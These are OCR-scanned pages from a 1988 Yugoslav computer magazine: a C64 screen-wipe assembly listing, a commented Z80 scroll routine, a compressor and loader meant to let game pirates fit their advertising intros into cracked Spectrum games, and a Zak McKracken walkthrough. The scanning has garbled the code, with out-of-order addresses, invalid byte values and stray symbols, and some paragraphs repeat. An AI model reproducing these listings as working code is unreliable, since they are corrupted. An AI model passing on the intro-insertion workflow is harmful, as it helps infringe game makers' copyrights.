
ne podseća na češalj?). Sada ćemo početi, polako, da jedan ekran pomeramo na jednu stranu, a u isto vreme i drugi ekran na drugu stranu, drugim rečima - da „češljamo“.

Da, na ovaj način smo uspešli da obrišemo ekran, ali još uvek se nije pojavio sadržaj novog, reći ćete. Ali, ne zadržite. Novi ekran koji je potrebno ispisati podelićemo, na identičan način, na parne i neparne linije. Parnе linije ćemo polako prikazivati na ekranu sa one strane gde su malopre nestale parne linije starog ekrana, a neparne sa druge strane. Nakon izvesnog vremena sadržaj novog ekrana je postao vidljiv, a korisnik je imao priliku da vidi jedan zanimljiv, a u isto vreme jednostavan efekat.

### LISTING 1

```

., 2072 LDA #000
., 2074 LDX #20B0
., 2077 STA #0400, X
    
```



```

., 207A STA #0450, X
., 207D STA #04A0, X
., 2080 STA #04F0, X
., 20B3 STA #0540, X
., 20B6 INX
., 20B7 STX #20B0
., 20BA LDX #20B1
., 20BD STA #042B, X
., 2090 STA #047B, X
., 2093 STA #04CB, X
., 2096 STA #051B, X
., 2099 DEX
., 209A STX #20B1
., 209D CPX #FFF
., 209F BEQ #20B2
., 20A1 LDX #000
., 20A3 LDY #000
., 20A5 INX
., 20A6 BNE #20A5
., 20A8 INY
    
```



.. 20A9 CPY #\\$13	.. 20C8 LDX #\\$20B0	.. 20F6 LDA \\$177B,X	.. 211A BNE #\\$2114
.. 20AB BNE #\\$20A5	.. 20CB LDA #\\$1700,X	.. 20F9 STA #\\$047B,X	.. 211C JMP #\\$20CB
.. 20AD JMP #\\$2072	.. 20CE STX #\\$0400,X	.. 20FC LDA #\\$17CB,X	.. 211F RTS
.. 20B0 NOP	.. 20D1 LDA #\\$1750,X	.. 20FF STA #\\$04CB,4	
.. 20B1 NOP	.. 20D4 STA #\\$0450,X	.. 2102 LDA #\\$181B,X	
.. 20B2 LDX #\\$#00	.. 20D7 LDA #\\$17A0,X	.. 2105 STA #\\$051B,X	
.. 20B4 LDY #\\$#00	.. 20DA STA #\\$04A0,X	.. 2108 INX	
.. 20B6 INX	.. 20DD LDA #\\$17F0,X	.. 2109 STX #\\$20B1	
.. 20B7 BNE #\\$20B6	.. 20E0 STA #\\$04F0,X	.. 210C CPX #\\$#28	
.. 20B9 INY	.. 20E3 LDA #\\$1840,X	.. 210E BEQ #\\$211F	
.. 20BA CPY #\\$#F0	.. 20E6 STA #\\$0540,X	.. 2110 LDX #\\$#00	
.. 20BC BNE #\\$20B6	.. 20E9 DEX	.. 2112 LDY #\\$#00	
.. 20BE LDA #\\$#27	.. 20EA LDA #\\$20B0	.. 2114 INX	
.. 20C0 STA #\\$20B0	.. 20ED LDX #\\$20B1	.. 2115 BNE #\\$2114	
.. 20C3 LDA #\\$#00	.. 20F0 LDA #\\$172B,X	.. 2117 INY	
.. 20C5 STA #\\$20B1	.. 20F3 STA #\\$042B,X	.. 2118 CPY #\\$#13	

**Češalj-rutina**

Rutina kojom je postignut ovaj efekat ekrana data je na (jednomu) listingu. Važno je napomenuti da je pre pozivanja ove rutine potrebno postaviti dva brojača, koji se nalaze na lokacijama #20B0 i #20B1. Vrednost prvog brojača je #FF, dok je vrednost drugog #28. Ovo je najjednostavnije postaviti komandom W 20B0 FF 28.

**SPECTRUM INTRO SERVIS**

# Let's Scroll Again

*U nekoliko prethodnih brojeva prosto smo vas zatrpali raznim intro mekjerima i sličnim programima. Nekoliko čitalaca nas je kritikovalo kako programe ne bi trebalo da objavujemo bez asemblerskog listinga. Kao razlog naveli su nemogućnost učenja, što je glavni cilj našeg časopisa. Kritiku primamo; od sada ćemo vam prvenstveno davati asemblerske listinge, dok ćemo u DEC LOAD obliku davati samo neke duže programe. Nadamo se da će sada svi biti zadovoljni.*

Piše Predrag Bećirić

**R**azni skrolovi teksta po ekranu osnovni su deo bilo kog intro programa. Zbog toga vam i sada dajemo listing jedne takve rutine. Rutina ne pruža ništa posebno novo, ali je data u asemblerskom obliku, sa detaljnim komentarima, tako da će lako naučiti na koji se način može napraviti jednostavan skrol.

**Mirror scroll**

Skrol teksta je standardni, s leva na desno, s tim što se sastoji iz dva dela.

Prvi deo predstavlja normalni skrol teksta, koji se odvija u prvoj trećini ekrana. Slova su veličine osam puta osam karaktera, a definicija slova može se menjati na standardan način. Važno je samo u sistemsku varijablu 23606

uneti adresu od koje je smeštena nova definicija slova.

Drugi deo skrola predstavlja skrol istih onih nekog drugog asemblera. Jedino što je potrebno je na početku uneti adresu od koje će se program asemblirati. To postizete korišćenjem direktive ORG, kojoj kao parametar navodite adresu od koje program treba da se asemblira. Naravno, pre svega ovoga potrebno je uneti tekst koji će se skrolovati.

Rutinu koju ovom prilikom dajemo potrebno je asemblirati bilo pomoću GENS-A ili nekog drugog asemblera. Jedino što je potrebno je na početku uneti adresu od koje će se program asemblirati. To postizete korišćenjem direktive ORG, kojoj kao parametar navodite adresu od koje program treba da se asemblira. Naravno, pre svega ovoga potrebno je uneti tekst koji će se skrolovati.

Rutinu je sada potrebno snimiti zajedno sa igrom. Za to je potrebno da cela igra bude učitana u memoriju računara, ali da se pri tom ne startuje. Zatim je potrebno pretražiti memoriju i pronaći negde prazan blok memorije u koji se može učitati naša rutina. U ovo područje je, sada, potrebno učitati snimljenu rutinu, koju smo asemblirali od ove adrese. Preostalo nam je još samo da igra, pre nego što se startuje, pozove našu rutinu.

**Listing MIRROR SCROLL**

start	LD A,128 ; Inicijalizuju se početne vrednosti.
	LD HL,maska+1 ;
	LD (HL),A ;
	LD A,56 ; Postavljaju se boje na ekran.
	LD HL,22528 ; Paper Ø.
	LD DE,22529 ; Ink 7.
	LD (HL),A ;
	LD BC,767 ;
	LDIR ;
	XOR A ;
	OUT (254),A ; Border ima vrednost 0.
	LD (23560),A ; Nije pritisnut ni jedan taster.
	LD HL,16384 ;
loop1	LD DE,def ; Ceo ekran se popunjava jednim
	PUSH HL ; istim karakterom, da bi bio
	LD B,17 ; lepši utisak skrola.

loop2	LD A,(DE) ; Izgled tog karaktera može se
	LD (HL),A ;
	INC DE ;
	INC H ;
	DJNZ loop2 ;
	POP HL ;
	INC L ;
	JR NZ,loop1 ;
prom	LD IX,text ; Postavlja se pointer na početak
loop3	LD A,(IX+Ø) ; teksta koji se skroluje.
	AND A ;
	JR Z,prom ; Uzima se prvi karakter. Ako je
	INC IX ; nula, došlo je do kraja poruke. U
	LD BC,(23606) ; tom slučaju, poruka počinje od
	LD H,Ø ; početka.
	LD L,A ; Pronalazi se početak definicije
	ADD HL,HL ; karaktera u karakter setu.
	ADD HL,HL ; To se postizje množenjem sa 8,



ADD HL,HL ; a zatim dodavanjem početka  
 ADD HL,HL ; karakter seta.  
 ADD HL,BC ;  
 LD (chars),HL ; Dobljena adresa se pamti.  
 LD A,(23560) ; Testira se da li je pritisnut  
 AND A ; neki taster. U slucaju da jeste,  
 RET NZ ; dolazi do povratka.  
 LD B,8 ; Petlja za isctavanje slova.  
 loop4 PUSH BC ; Brojac ide na stek.  
 HALT ; definicija karaktera. Ceka se  
 LD HL,22529 ; da elektronski miaz dođe u levi  
 LD DE,22528 ; ugao ekrana, a zatim sledi skrol

LD A,17 ; prvih 17 linija atributa.  
 loop5 LD BC,31 ; To se radi na najjednostavniji  
 LDIR ; način sa LDIR instrukcijom, jer  
 INC HL ; nam neka prevelika brzina sada  
 INC DE ; nije ni potrebna.  
 DEC A ;  
 JR NZ,loop5 ;  
 LD HL,22559 ; Početak isctavanja prvog znaka.  
 EXX ;  
 LD DE,23039 ; Početak isct. drugog znaka koji  
 EXX ; izgleda kao i prvi, ali u ogledalu.  
 LD DE,(chars) ; Početak definicije karaktera u DE.  
 LD B,8 ; Brojac2 ima vrednost 8.  
 loop6 LD A,(DE) ; Maska određuje koja će se kolona  
 maska AND 128 ; karaktera isctavati.  
 JR NZ,tacka ;  
 LD A,63 ; Na mestu gde je setovan bit crta se  
 JR dalje ; bel i atribut.  
 tacka LD A,56 ; Na mestu gde je resetovan bit crta  
 dalje LD (HL),A ; se crni atribut.  
 EXX ;  
 LD (DE),A ; To isto se uradi i za drugi znak, ali  
 EXX ; u ogledalu.  
 LD A,32 ; Adresa sledeće HnIje je za 32 veća.  
 ADD A,L ; Pošto nam je BC već zauzet, to  
 LD L,A ; čemo uraditi pomoću registra L.  
 EXX ;  
 LD BC,32 ; BC' nam nije zauzeto, tako da čemo  
 XOR A ; za drugi karakter moći jednostavno  
 SBC DE,BC ; da oduzmemo BC' od DE'.  
 EXX ;  
 INC DE ; Sledeci red definicije karaktera.  
 DJNZ loop6 ; Ponovi petlju.  
 LD HL,maska+1 ; Promeni masku za sledeću petlju.  
 RRC (HL) ;  
 POP BC ; Vрати brojac sa steka.  
 DJNZ loop4 ; Ponovi petlju.  
 JR loop3 ; Nastavi program od labele loop3.  
 chars DEFW 0 ; Memorija kao privremeni registar.  
 def DEFB %00111100 ; Definicija karaktera kojim se na  
 DEFB %01000010 ; početku popunjavaju prvih 17  
 DEFB %10011001 ; redova ekrana.  
 DEFB %10100101 ; Promenom ove definicije  
 DEFB %10100101 ; moguće je dobiti različite  
 DEFB %10011001 ; efekte.  
 DEFB %01000010 ;  
 DEFB %00111100 ;  
 text DEFM "Mirror scr" ; Tekst koji se skroluje. Dužina  
 DEFM "oll by Des" ; teksta nije određena, ali se  
 DEFM "troyer!" ; obavezno mora završiti nulom.  
 DEFB 0 ; Marker za kraj teksta.

Broj 5, jun 1988. cena 8000 dinara

Poster  
 ROBOCOP  
 BLASTEROIDS...

MAXI POKE CAKE  
 Total Eclipse, Bermuda Project...

Specijalna nagradna igra  
 super premija COMMODORE 64!

SVET IGARA  
 KOMPJUTERA  
 SPECIJALNI  
 IZDANJE

**Svet igara 5** Ako ga kupite možete imati  
 je u prodaji. **C-64 + 2x1**  
 ... ili neku drugu nagradu

## Spec-Mac kompresor

Od našeg mlaog saradnika Ranka Lazića do-  
 bili smo novu rutinu, koja će prilično olakšati  
 posao oko ubacivanja introa u igre.

Većina igara za Spectrum koje su pristigle  
 u poslednjih godinu do dve dana na naše pi-  
 ratsko tržište razvijene su u drugim zemljama  
 (Nemačkoj ili Holandiji) i to pomoću raznov-

rsnih hardverskih uređaja specijalno projekto-  
 vanih za tu svrhu. Svi su oni zbog toga bili  
 snimljeni na poseban način, kojem su hakeri  
 ubrzo dali ime Spec-Mac. U zavisnosti od  
 vrste interfejsa kojim je program razbijen,  
 razlikuju se dve varijante Spec-Mac sistema:

1. u toku učitavanja na ekranu se nalazi sa-  
 mo jedan naslovni skrin, koji se učitava od-  
 mah posle bejzika;

2. dok se igra učitava, smenjuju se dva skri-  
 na: prvi se učitava posle bejzika, a drugi posle  
 dva glavna bloka.

Dužine fajlova su u oba slučaja iste (razlike  
 se primećuju samo kod skrinova).

1. bejzik čija dužina uopšte nije bitna i izno-  
 si oko jednog kilobajta;

2. skrin dužine 6916 bajtova ako je to jedini



skrin u igri; odnosno dužine 6912 bajta ako su u pitanju dva skrina;

3. prvi blok dužine 20.000 sa početnom adresom 25000;

4. drugi blok dužine 20536 bajtova sa početkom na 45000;

5. drugi skrin (ako postoji) dužine 6916 bajtova;

6. završni deo koji se učitava preko bajtija u sistemskih promjenljivih i zauzima memoriju od 23296 do 24999 (dužina mu iznosi 1704 bajtova).

Kada se navedeni podaci malo bolje pogledaju, dolazi se do zaključaka da Spec Mac sistem učitavanja ne ostavlja ni jedan jedini bajt memorije slobodan. Sa dva velika bloka puni se memorija od 25000 pa do kraja (do adrese 65535), a zadnjim blokom puni se ostatak memorije.



Cilj rubrike Intro servis je da čitaocima (piratima) omogući ubacivanje svojih reklamnih poruka (introa pripremljenih pomoću objavljenih intro mejkera) u igre. Ali, kao što vidite, Spec Mac sistem to ne dozvoljava - za vaš intro, jednostavno, nema prostora.

Spektrum intro servis ne bi bio ono što jeste da nije rešio i ovaj problem. Pribegnućemo jednom starom triku koji vlasnici Commodora koriste još od kad znaju šta je to intro. Štos je u tome da se igra kompresuje i tako smanji memorijski prostor koji ona zauzima. Na taj način dobije se mesta za intro. Takođe treba uočiti da na nema potrebe kompresovati sve fajlove koji ulaze u sastav igre: dovoljno je sa-biti samo dva najduža fajla, što naša rutina i radi.

Program dat kao listing 1 predstavlja sam kompresor. Kada ga unesete pomoću Dec Loadera objavljenog u prošlom izdanju Intro servisa, i po završenom unosu otkucate qut, snimite program na kasetu. Sledeći korak koji treba izvršiti jeste učitavanje snimljenog programa sa LOAD "" CODE 16384 (program ste prvobitno uneli od adrese 50000). Kada se program učitao, pazite da slučajno ne obrišete ekran pre nego što otkucate RANDOMIZE USR 16384 i na taj način startujete kompresor.

Posle startovanja, kompresor će zahtevati da učitavate dva dugaćuka bloka igre koja slede iza prvog skrina. Kada se i to obavij, program će kompresovati učitane fajlove i sačekati da pritisnete na "SPACE" da bi kompresovan podaci bili snimljeni na kasetu.

Sledeće što treba da obavite jeste merenje dužine snimljenog headerless-a (pomoću nekog copy programa). Posle toga, potrebno je da prilagodite dekompresor svom programu, što ćete uraditi na sledeći način:

1. unesite progard dat kao listing 2 pomoću Dec Loadera;

2. dok je program u memoriji (od adrese 65000) izvršite izmene

- na adresu 65021 unesite prvo ziti pa onda viši bajt broja koji predstavlja dužinu koju ste izmerili.

- na adresu 65034 na isti način smestite dužinu introa, koji ne sme da premaši 1536 bajtova.

## NIVO 1

```

50000: 049,000,088,175,211,254,033,000
50008: 088,017,401,088,001,255,002,119
50016: 237,176,221,033,168,097,017,032
50024: 078,062,255,055,205,086,005,221
50032: 021,200,175,017,056,080,062,255
50040: 035,205,086,005,245,175,211,254
50048: 033,168,097,221,033,000,091,001
50056: 088,158,126,167,040,025,221,119
50064: 000,221,035,035,011,120,177,032
50072: 241,221,054,000,000,221,035,221
30080: 054,000,000,221,035,024,033,022
50088: 001,035,011,126,167,032,012,035
50096: 020,011,122,254,255,040,000,120
50104: 177,032,240,221,054,000,000,221
50112: 114,001,221,035,221,035,024,205
50120: 221,229,225,017,000,091,167,237
30128: 082,235,062,127,219,254,031,056
50136: 249,221,033,000,091,062,255,195
50144: 194,004,000,000,000,000,000,000
    
```

## LISTING 2

```

65000: 049,255,255,221,033,000,064,017
65008: 000,027,062,255,055,205,086,005
65016: 221,033,000,091,017,008,129,062
65024: 255,055,205,086,005,221,033,232
65032: 247,017,000,006,062,255,055,205
65040: 086,005,205,232,247,243,033,000
65048: 088,017,001,088,001,255,002,054
65056: 000,237,176,033,049,254,017,000
65064: 064,001,150,000,237,176,195,000
65072: 064,049,255,087,033,007,228,017
65080: 255,255,001,008,129,237,184,033
65088: 248,126,221,033,000,091,126,167
65096: 040,008,221,119,000,035,221,035
65104: 024,244,035,198,048,012,078,035
65112: 221,054,000,000,221,035,016,248
65120: 024,228,033,087,249,017,255,255
65128: 001,088,158,237,184,049,167,097
65136: 033,077,064,017,192,093,001,050
65144: 000,237,176,195,192,093,221,033
65152: 000,064,017,004,027,062,255,055
65160: 205,086,005,237,123,000,091,241
65168: 237,071,209,225,193,217,233,225
65176: 042,002,091,221,033,000,091,017
65184: 168,006,062,255,055,229,251,195
65192: 086,005,000,000,000,000,000,000
    
```

## LISTING 3

```

10 BORDER 0: PAPER 0: INK 0
20 CLS : LOAD "" CODE 65000
30 RANDOMIZE USR 65000
    
```

Na adresu 65077 smestite broj koji se dobija kada se dužina kompresovanog koda sabere sa 23295.

- adresa 65083 treba da sadrži dužinu headerless-a.

- konačno, na adresu 65088 stavite broj koji se dobija kada se od 65536 oduzme dužina snimljenog bloka;

3. snimite novodobijeni program na kasetu.

Sada, kada ste konačno pripremili sve fajlove od kojih će se sastojati nova verzija igre, red bi bio i da ih, u finalnom rasporedu, snimite na kasetu. Potrebna redosled je ovakav:

1. bejzisk sa lista 3, snimljen sa SAVE ime igre" LINE 10;

2. program dat kao listing 2, koji predstavlja loader igre zajedno sa dekompresorom za srednji, dugački blok;

3. skrin dužine 6912 (prvi skrin u originalnoj igri ako postoje dva, odnosno bilo koji skrin, na kojem mogu da se nalaze vaše reklamne poruke, u slučaju da je igra u originalu imala samo jedan skrin u toku učitavanja);

4. headerless dobijen primenom programa sa lista 1;

5. vaš intro, snimljen takođe u obliku headerless-a;

6. skrin koji je u originalnoj igri bio dugačak 6916 bajtova;

7. završni blok Spec Mac sistema koji je dužine 1704 bajtova.

Treba premiti da kompresor nudi piratima niz pogodnosti. Prvo (i najvažnije) jeste da sada pirati mogu da ubace svoje intro pripremljen nekim od objavljenih intro makera u bilo koju igru snimljenu na Spec Mac način (a to je 90% igara) i na taj način povećaju svoju reklamu. Ako im ni to nije dosta, svoje kreativne sposobnosti mogu da iskažu u dizajniranju prvog skrina igre na koji mogu da stave gomilu svojih reklamnih poruka.

```

10 POKE 23658,8: BORDER 0: INK
7: PAPER 0: BRIGHT 1: CLS
15 DIM a$(1,31)
20 PRINT AT 0,0;"DECLODER by
DESTROYER1987-89."
25 INPUT "Startna adresa je ";
start
26 IF start<0 OR start>65535 T
HEN PRINT "FLASH 1;" * ERR
OR * : GO TO 25
30 PRINT " * Startna adresa
je "; FLASH 1;start
40 PRINT " * Za kraj uneti
"; FLASH 1;"QUIT"
45 BEEP 1,3,1
50 PRINT AT 21,0: FOR a=1 TO
24: POKE 23692,255: BEEP .03,4
PRINT : NEXT a
55 LET adresa=start
60 PRINT "Trenutna adresa je "
; FLASH 1;adresa;
65 POKE 23692,255: BEEP .2,4
INPUT "PODACI za ovu adresu su":
LINE a$(1)
66 IF a$(1)(1 TO 4)="QUIT" THE
N GO TO 200
70 FOR a=1 TO 31 STEP 4: IF a$(
1)(a TO a)=" " OR a$(1)(a TO a)
=" " OR a$(1)(a TO a)=" " THEN
NEXT a GO TO 80
75 BEEP .5,10: PRINT " ; FLASH
1: ERROR : GO TO 60
80 FOR a=1 TO 31 STEP 4: FOR b
=0 TO 2: IF a$(1)(a+b TO a+b)>"9
" OR a$(1)(a+b TO a+b)<"0" THEN
GO TO 75
85 NEXT b: NEXT a
90 FOR a=1 TO 31 STEP 4: POKE
adresa,VAL a$(1)(a TO a+2): LET
adresa=adresa+1: NEXT a
100 PRINT a$(1) : GO TO 60
200 DIM f$(1,10): PRINT "SAVIN
G": INPUT "FILENAME :F$(1): SA
VE :F$(1)CODE start,adresa-start+
8: PRINT "VERIFY": VERIFY f$(1)
CODE start: PRINT "VERIFY O.K.":
STOP
    
```



## ZAK McKRACKEN

Pažljivo pratite naša uputstva i mapu i ubrzo ćete postati pravi ekspert za ovu igru.

U početnoj sobi sa noćnog ormarića pokupite ribicu (Suši) sa akvarijumom, iz ladice telefonski račun, a iz ladice stola sviralu (kazoo). Keš karticu izvucite pocijepanom tapetom koju skidate sa zida. Dignite rub tepiha i idite u slijedeću sobu (kuhinja). Dignite jastuk (pored TV-a) i ukazaće vam se utikač i utičnica koje spojite. Dignite drugi jastuk i uzмите daljinski upravljač. Upotrijebite ga i TV će proraditi. Sa zida uzмите nož, iz frižidera jaje, a iz ormarića žutu

bojicu koju upotrebljavate na tepeti. Sa zida (do vrata) uzмите mali ključ i idite van do pekare.

Pozvonite tri puta i pekar će vam baciti stari hljeb. Uzмите ga i idite do 14. avenije. Otvorite prva vrata (zalagajnica) i udite unutra. Od prodavača pokupujite sve stvari i idite van. Otvorite alat i idite do frizerskog salona. Sjećicama (iz alata) skinite Bobijev znak i vratite se u kuhinju. Stari hljeb stavite u sudoper i upalite prekiđać (na zidu). Hljeb će biti samljeven, a vi sa klijštima odvrnite pipu i pokupite hljebne mrvice. Ribicu ostavite u sudoperu.

Idite u početnu sobu i sa sjećicama otvorite ruu u podu. Upotrije-

bite konopac i spustite se dole. Na sebe stavite šešir i masku (nose glasses) i prođite kroz vrata. Nalazite se u pošti sa službenikom koji misli da ste njegov brat. Upotrijebite terminal, a iz sandučića pokupite molbu na kojoj upotrijebite žutu bojicu. Molbu stavite u poštansko sanduče (otključajte malim ključem) i idite do autobusa. Završajte u sviralu i vozač će otvoriti vrata. Keš-karticu stavite u čitač i autobus će krenuti. Na aerodromu srećete Devetooa od kog kupite knjigu (dajte mu keš-karticu). Izadite na izlaz i naćete se u avionu.

Idite do toaleta i upotrijebite toalet papir u sudoperu. Pustite vo-


du i pritisnite dugme sa zida. Dok se stjuardesa zamajava sa oćepljivanjem idite do sjedišta (ispred vašeg) i pokupite vazdušno jastuće i paljač (sa poda). Uradite još jednom ono sa toaletom i idite do mikrovalne pećnice. Otvorite je, stavite jaje i upalite. Dok se stjuardesa zamajava sa ćišćenjem pećnice vi otvarajte prtljajnike za stvari i iz zadnjeg pokupite bocu sa kiseonikom. Sada let možete da prekinete pritiskom na „RETURN“ taster.

Stigli ste u Seatl i idite van. Gušterima dajte „peanuts“ i oni će oćići. Otkinute granu sa drveta i upotrijebite je na pukotini. Otkopali ste pećinski prolaz kroz koji treba prođete. Nožem skinite pćije gnjezdo (iznad glave) i zajedno sa granom stavite u ognjište. Vatra upalite upaljaćem i idite do stranih crteža. Na njima upotrijebite bojicu i otvoriće se prilaz kroz koji treba da prođete. U ovoj prostoriji upotrijebite daljinski upravljač i uzмите plavi kristal.

Vratite se u San Francisco i plavi kristal stavite u kutiju na vratima (pored zalagajnice). Vrata će vam otvoriti Ani i uvešće vas unutra. Nakon kratke priće doćete još tri prijateljice koje su tu da vam pomognu u spasavanju Zemlje. To su: Ani (koja je sa vama), Lesli i Melisa (koje su na Marsu). Sa Zakom idite do poštanskog sandućeta i uzмите Fan Klub karticu. Idite u Majami i Bu-mu dajte knjigu, a on će vam dati viski. Idite u Kinehošu i vraću dajte golf palice, a on će odigrati igru koju morate da upamtite (šifra za otvaranje vrata na Marsu). Idite u Katmandu i ćuvaru dajte knjigu da bi vam otvorio vrata. Udite unutra i Guru će vam reći da saćekate. Nakon ćekanja (5 min) obućete vas za ran sa plavim kristalom.

Izadite napolje i zapalite sjieno. Dok policajac gasi pokupite zasta-vu i idite u Bermudski trougao. Sile sa nepoznatog vasijskog broda uvućete vas unutra. Pilot će pobjeći, a vi pritisnite dugme na zidu. Kapolijan će vas odvesti do kralja kojem dajte Fan Klub karticu i on će se sprijateljiti sa vama. Proćitajte loto kombinaciju (loto listić kupujete u zalagajnici) i idite do šarenih dugmadi. Otkućajte šifru (pilotovu) i naćete se u ambisu. Upotrijebite padobran i paćete u more. Završajte u sviralu i doćićete delfin na kojem upotrijebite plavi kristal.

Pod vodom pćupajate alge i naćićete svijetlećci objekat koji dajte Zaku. Tad dolazi Kapolijan, oduzima kristal i sprovođi u zatvor za ispiranje mozga. Kad vas pusti ot-





vorite ormarčić i uzмите kristal. Kupite lotto listić i idite u Limu. Hljebne mrvice stavite na hranilište i ptica će slijetjeti. Na njoj upotrijebite plavi kristal i ptica će biti u vašoj moći. Odletite do glave kipa (nadesno) i prođite kroz lijevi prozor (oko kipa). Pokupite stari rukopis i dajte ga Zaku. Otidite u Meksiko, pronađite prostoriju sa kipom i čekajte. Odaberite Lesli (Huge Face), otvorite pretinac (u Satlu) i pokupite osigurač i keš-kartice.

Idite do monolitne ploče, upotrijebite keš-karticu u prorezu i dobićete kartu za trampolinu. Sa kartom otvorite metalnu ploču u spavaonici i u njoj upotrijebite osigurač. Sada, pošto ste dobili svetlo, otvorite središnja vrata i idite unutra. Pokupite merdevine, vanzemaljca i vinilnu traku. Otvorite ormarčić i pokupite baterijsku lampu. Otidite do pjesaka i sa vanzemaljcem ga počistite. Otidite nadesno do velikih vrata (Huge Face) i postavite merdevine. Otvorite vrata (šifra iz Kinehoše) i idite unutra.

Idite do prvih vrata, postavite merdevine na postolje i dotaknite kristalnu kuglu. Otvorila su se vrata lavirinta u kojem morate da pronađete dvoje prostorije. U jednoj palite masinu za erkondišni, a u drugoj čitate šifru za otvaranje vrata u štoš Sfinge. Izdite napolje i sa kipa pročitate šifru za Meksiko.

Odaberite Zaka, žutom bojom otkucajte šifru i pokupite kristalni dio. Vratite se u San Francisco, pokupite novac od lotoa (10.000) i odaberite Ani. Dignite pokrivac sa stola i pokupite keš-karticu. Od Zaka uzмите: viski, sjječice, zastavu, stari rukopis i oba kristalna dijela (shard), i idite u London. Čuvar daje viski, isključite struju, sjječicama napravite rupe i idite do kamene prepreke (Stonhedge). Na veliki kamen stavite oba kristalna dijela, zabodite zastavu i pročitate stari rukopis. Dobili ste žuti kristal koji daje Zaku.

U liku Zaka idite u Kinehošu i vratite dajte žuti kristal da bi vas obavio za rad. Upotrijebite žuti kristal, teleportirajte se u Peru, pokupite stalak, pa zatim otidite u Kairo. Odaberite Ani, od Zaka uzмите mapu i boju, pa idite do noge Sfinge. Na stranici crtežima upotrijebite boju (šifra iz „Huge Face“) i otvorite se vrata. Uđite unutra i pratite vrata sa suncem, kad dođete do glavne prostorije pročitate hijeroglifne (raspored pritisnaka dugmadi). Kad se ukaže mapa Marsa prečtajte je na svoju mapu i zapamтите šifru (stranici crteži). Mapu dajte Zaku i sa

njim sa teleportirajte na Mars (Huge Face).

Na stranici crtežima upotrijebite boju (šifra iz Sfinge) i otvorite se troja vrata lavirinta. Da biste došli do velikog kabineta (Huge Face) treba da se držite lijeve strane lavirinta. Odaberite Melisu, uđite u šatl, pokupite kasetu iz radija, kasetofon i idite u veliki kabinet. Od Lesli uzмите vinilnu traku, upotrijebite je sa kasetofonom i smitete postupak otvaranja vrata.

Idite do srednjih vrata, uključite kasetofon i vrata će se otvoriti. U sobi sa kipom pokupite ključ (Anhi) koji upotrijebite u panelu (treća vrata). Pošto ste isključili elektricitet štit pokupite zlatni ključ i idite van. Od Zaka uzмите Bobijev znak i zajedno sa Lesli idite do vrata piramide (u trampolini) pokupite karte iz monolita. Pjesak očistite vanzemaljcem a vrata otvorite Bobijevim znakom. Idite u prostoriju sa sarkofagom! Lesli neka drži gurnute noge sarkofaga, a sa Melisom idite u prostoriju na gore.

Odaberite Zaka, obucite mokro odijelo, masku sa kiseonikom i na glavu stavite akvarijum (na akvarijumu prethodno upotrijebite „duck tape“). Idite u piramidu (skrivenu prostoriju) i otvorite kutijicu sa zlatnim ključem. Dok Melisa drži stisnuto dugme, u liku pokupite bijeli kristal i teleportirajte se u piramidu na Zemlji. Na bazu stavite svijetleći objekt, stalak i sve kristale (bijeli, žuti, plavi). Zakom i Ani pritisnite po jedan prekidač na zidu i pogledajte šta će se dogoditi.

## NAPOMENE:

- na Marsu morate da pazite na količine kisika (čitanjem stanja šljema) koje nadoknadujete odvrtnim ventila u šatju;
- za dobijanje više novaca kupujte lotto tikete (šifra je svaki put drugačija);
- pojedine radnje izvršava samo neko od vaših prijatelja;
- kad god koristite plavi kristal morate brzo da pobjegnete jer vas u protivnom sprovede u zatvor.

◆ **Željko Jovičić**

## PURPLE SATURN DAY

**PURPLE SATURN DAY**

Verzija za AMIGU

Grafika	1 2 3 4 5 6 7 8 9 10
Animacija	1 2 3 4 5 6 7 8 9 10
Ideja	1 2 3 4 5 6 7 8 9 10
Izrada	1 2 3 4 5 6 7 8 9 10

